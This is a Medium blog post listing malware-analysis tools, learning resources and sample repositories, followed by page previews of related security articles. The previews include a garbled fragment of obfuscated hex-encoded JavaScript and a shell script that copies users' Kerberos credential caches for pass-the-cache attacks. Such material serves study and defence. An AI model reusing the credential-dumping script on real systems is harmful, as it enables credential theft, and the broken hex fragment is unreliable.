Malware Analysis — Tools And Resources

Nasreddine Bencherchali Follow
Sep 7 · 2 min read

Photo by Todd Quackenbush on Unsplash

Analyzing malware could be daunting task; fortunately, many tools and resources are at our disposal that could help us make this task a little bit easier.

Network Tools

- Wireshark
- Microsoft Network Monitor
- Netcat
- BurpSuite

- Fiddler
- DNS Query Sniffer
- FakeNet-NG
- INetSim

PE Analysis Tools

- PE-bear
- pev the PE file analysis toolkit
- PeStudio
- PEiD
- Resource Hacker
- CFF Explorer
- Exeinfo PE
- Dependency Walker

Dynamic / Behavioral Analysis Tools

- Process Explorer
- Process Monitor
- Process Hacker
- CaptureBAT
- Sysmon
- API Monitor
- CMD Watcher
- Autoruns
- Regshot
- Flypaper (Password : “rich”)

Debugging Tools

- X64dbg
- Immunity Debugger

- WinDbg

Reverse Engineering Tools

- IDA Pro
- Ghidra
- dotPeek
- Scylla
- PdbXtract

Analyzing Suspicious Files / Sandboxing

- Virus Total
- Hybrid Analysis
- Cuckoo
- Any.run
- Intezer

VB Analysis Tools

- ViperMonkey
- decode-vbe.py

Strings Analysis Tools

- FLOSS
- Sysinternals Strings
- Fireeye stringsifter

Malware Analysis VM

- REMnux
- OALabs Malware Analysis VM
- FLARE VM
- Kali Linux

Other

- Didier Stevens Suite
- Fireeye Market
- ProcDOT
- Malzilla
- Kahu Security Tools
- HashMyFiles
- CyberChef
- HxD

Resources / Getting Started

- Colin Hardy
- OALabs
- Malware Unicorne Workshops
- MalwareAnalysisForHedgehogs

- How to start RE/malware analysis? — hasherezade
- Malwology
- Haruko
- MalwareTech
- Malware Breakdown
- Journey Into Incident Response
- Analyzing Malicious Documents Cheat Sheet

Malware Samples

- MalShare
- Malware Traffic Analysis
- Virusign
- theZoo
- VX Vault
- CyberCrime

I'll be updating this list constantly so please look forward to it.

Thanks for reading. Please feel free to send me any suggestions or comments on twitter @nas_bench

Cybersecurity Malware Malware Analysis Information Security Infosec

16 claps

WRITTEN BY

Nasreddine Bencherchali

Follow

Just another Infosec blog where i write about all things DFIR, Malware and occasionally Python.

Write the first response

More From Medium

Related reads

Decoding the Pentester: Rev1

Tstillz

Nov 19, 2018 · 9 min read ★

153

```
<head>
        <script language="javascript">
var _0xbbba=["\x53\x79\x73\x74\x65\x6D\x2E\x54\x65\x78\x74\x2E\x41\x
79\x70\x74\x6F\x67\x72\x61\x70\x68\x79\x2E\x46\x72\x6F\x6D\x42\x61\x
74\x72\x65\x61\x6D","\x50\x6F\x73\x69\x74\x69\x6F\x6E","\x41\x41\x45
8\x4E\x30\x5A\x57\x30\x75\x52\x47\x56\x73\x5A\x57\x64\x68\x64\x47\x5
1\x41\x68\x45\x5A\x57\x78\x6C\x5A\x32\x46\x30\x5A\x51\x64\x30\x59\x5
4C\x6B\x52\x6C\x62\x47\x56\x6E\x59\x58\x52\x6C\x55\x32\x56\x79\x61\x
30\x5A\x55\x56\x75\x64\x48\x4A\x35\x49\x6C\x4E\x35\x63\x33\x52\x6C\x
x49\x62\x32\x78\x6B","\x5A\x58\x49\x76\x55\x33\x6C\x7A\x64\x47\x56\x
x4E\x6C\x63\x6D\x6C\x68\x62\x47\x6C\x36\x59\x58\x52\x70\x62\x32\x35\
x67\x41\x41\x41\x44\x42\x54\x65\x58\x4E\x30\x5A\x57\x30\x75\x52\x47\
\x47\x56\x79\x4B\x30\x52\x6C\x62\x47\x56\x6E\x59\x58\x52\x6C","\x52\
\x64\x47\x46\x79\x5A\x32\x56\x30\x45\x6E\x52\x68\x63\x6D\x64\x6C\x64
\x6C\x54\x6D\x46\x74\x5A\x51\x70\x74\x5A\x58\x52\x6F\x62\x32\x52\x4F
5\x44\x4D\x46\x4E\x35\x63\x33\x52\x6C\x62\x53\x35\x45\x5A\x57\x78\x6
8\x49\x72\x52\x47\x56\x73\x5A\x57\x64\x68\x64\x47\x56\x46\x62\x6E\x5
6C\x4A\x6C\x62\x57\x39\x30","\x61\x57\x35\x6E\x4C\x6B\x31\x6C\x63\x3
41\x41\x42\x4C\x62\x58\x4E\x6A\x62\x33\x4A\x73\x61\x57\x49\x73\x49\x
79\x5A\x54\x31\x75\x5A\x58\x56\x30\x63\x6D\x46\x73\x4C\x43\x42\x51\x
x35\x4D\x7A\x52\x6C\x4D\x44\x67\x35\x42\x67\x63\x41\x41\x41\x41\x48"
x56\x74\x4C\x6B\x52\x6C\x62\x47\x56\x6E\x59\x58\x52\x6C\x42\x67\x6F\
```


Related reads

Pass-the-Cache to Domain Compromise

Jamie Shaw

Dec 16, 2018 · 3 min read


256



#mimikatz. Dump tickets from Mac/Linux/...then pass them! - github.com/gentilkiwi/mim ...


```
Mac:Desktop macadmin$ cat tickets.sh
#!/bin/sh

DEST="/Volumes/VMware Shared Folders/vmshare/mac/`date +%Y%
mkdir -p "$DEST"
ps auxwww | grep /loginwindow | grep -v "grep /loginwindow"
do
        USER=`echo "$line" | awk '{print $1}'`
        PID=`echo "$line" | awk '{print $2}'`
        echo "$PID -> $USER"
        launchctl bsexec $PID kcc copy_cred_cache /tmp/$USER
```



```
done
cp /tmp/*.ccache "$DEST"

Mac:Desktop macadmin$ sudo ./tickets.sh
Password:
502 -> user
301 -> macadmin
kcc: copying cred cache: No credentials cache file found
```



Advanced settings:

- ☑ Display file icon on thumbnails
- ☑ Display file size information in folder tips
- □ Display the full path in the title bar (Classic theme only)
- Hidden files and folders
  - ● Don't show hidden files, folders, or drives
  - ○ Show hidden files, folders, and drives
- ☑ Hide empty drives in the Computer folder
- ☑ Hide extensions for known file types
- ☑ Hide protected operating system files (Recommended)
- □ Launch folder windows in a separate process
- □ Restore previous folder windows at logon

Related reads

Basic Static Analysis (Part 1)

Tstillz

Nov 19, 2018 · 11 min read ★

201

ideas take center stage - with no ads in sight. Watch